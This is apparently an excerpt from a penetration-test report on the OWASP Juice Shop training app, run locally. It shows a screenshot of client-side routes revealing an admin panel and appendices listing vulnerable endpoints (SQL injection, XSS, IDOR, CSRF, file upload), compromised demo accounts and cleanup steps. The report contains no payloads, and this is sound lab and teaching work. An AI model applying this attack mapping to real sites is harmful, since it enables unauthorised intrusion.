
Sources Outline Search

- Main Thread
  - cdnjs.cloudflare.com
  - localhost:3000
    - (index)
    - { } main.js
    - { } polyfills.js
    - { } runtime.js
    - { } vendor.js

{ } main.js ✕ { } vendor.js { } runtime.js

```
24849        }
24850      }(),
24851      nu = [
24852        {
24853          path: 'administration',
24854          component: fi,
24855          canActivate: [
24856            It
24857          ]
24858        },
24859        {
24860          path: 'accounting',
24861          component: Hr,
24862          canActivate: [
24863            Ut
24864          ]
24865        },
24866        {
24867          path: 'about',
24868          component: Fn
24869        },
24870        {
24871          path: 'address/select',
24872          component: Ea,
24873          canActivate: [
24874            K
24875          ]
24876        },
24877        {
24878          path: 'address/saved',
24879          component: Ma,
24880          canActivate: [
24881            K
24882          ]
24883        },
24884        {
24885          path: 'address/create',
24886          component: ke,
24887          canActivate: [
24888            K
24889          ]
24890        },
24891        {
24892          path: 'address/edit/:addressId',
24893          component: ke,
24894          canActivate: [
24895            K
24896          ]
24897        },
```

- For instance, searching for 'admin' exposes the administration panel, which may displays user information and customer feedback control.



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Juice Shop's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
127.0.0.1	3000	Juice shop	vulnerable

A.3 Subdomain Discovery

URL / Endpoint	Description	Discovery Method
`/`	Main application interface	Manual browsing
`/rest/products/search`	Product search functionality (SQLi / XSS)	Burp Suite + manual testing
`/rest/user/login`	Authentication endpoint	Intercepted via Burp Suite
`/rest/basket/{id}`	Basket access endpoint (IDOR/BAC)	Burp Repeater manipulation
`/ftp/`	Exposed directory listing	Spidering / manual discovery
`/rest/user/change-password`	Password change functionality (CSRF)	Burp Proxy / Repeater
`/rest/complaints`	File upload functionality	Application navigation
`/assets/public/images`	Static file hosting	Spidering
`main.js`	Client-side JavaScript containing sensitive info	Browser DevTools
JWT Token (`/rest/user/login` response)	Token-based authentication mechanism	Intercepted response analysis

A.4 Exploited Hosts

Host	Scope	Method	Notes
`http://localhost:3000`	In Scope	Web Application Testing	OWASP Juice Shop main application
`127.0.0.1:3000`	In Scope	API & Endpoint Testing	Local testing environment (Docker setup)
`/rest/*` endpoints	In Scope	API Testing (Burp Suite)	Includes auth, basket, search, complaints
`/ftp/`	In Scope	Directory Enumeration	Exposed directory listing
Client-side (`main.js`)	In Scope	Static Analysis	Sensitive data exposure
Authentication system	In Scope	Auth Testing	Login, JWT, session handling
File Upload (`/complaints`)	In Scope	Input Validation Testing	File upload bypass testing
External services	Out of Scope	N/A	No third-party integrations tested

A.5 Compromised Users

Username	Type	Method	Notes
`admin@juice-sh.op`	Administrator	SQL Injection / Default Account	Full administrative access obtained via SQLi
`jim@juice-sh.op`	Standard User	Broken Access Control Exploit	Accessed via basket manipulation (IDOR)
`bender@juice-sh.op`	Standard User	Database Extraction (SQLi)	Retrieved from dumped database
`amy@juice-sh.op`	Standard User	Cracked via MD5 Hash	Password recovered using rainbow tables

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
`http://localhost:3000`	In Scope	Remove test data, reset application state, clear logs generated during testing
`127.0.0.1:3000`	In Scope	Restart Docker container to restore default environment
`/rest/*` endpoints	In Scope	Ensure no test payloads or manipulated data remain in database
`/ftp/`	In Scope	Remove any downloaded or exposed sensitive files (if modified during testing)
Authentication system	In Scope	Reset all compromised credentials and enforce password changes
User accounts	In Scope	Delete test accounts and invalidate active sessions/tokens
File Upload (`/complaints`)	In Scope	Remove uploaded test/malicious files from server storage
Database	In Scope	Restore clean backup (if data was altered during SQL injection testing)

A.7 Flags Discovered

No Flags were needed for this

End of Report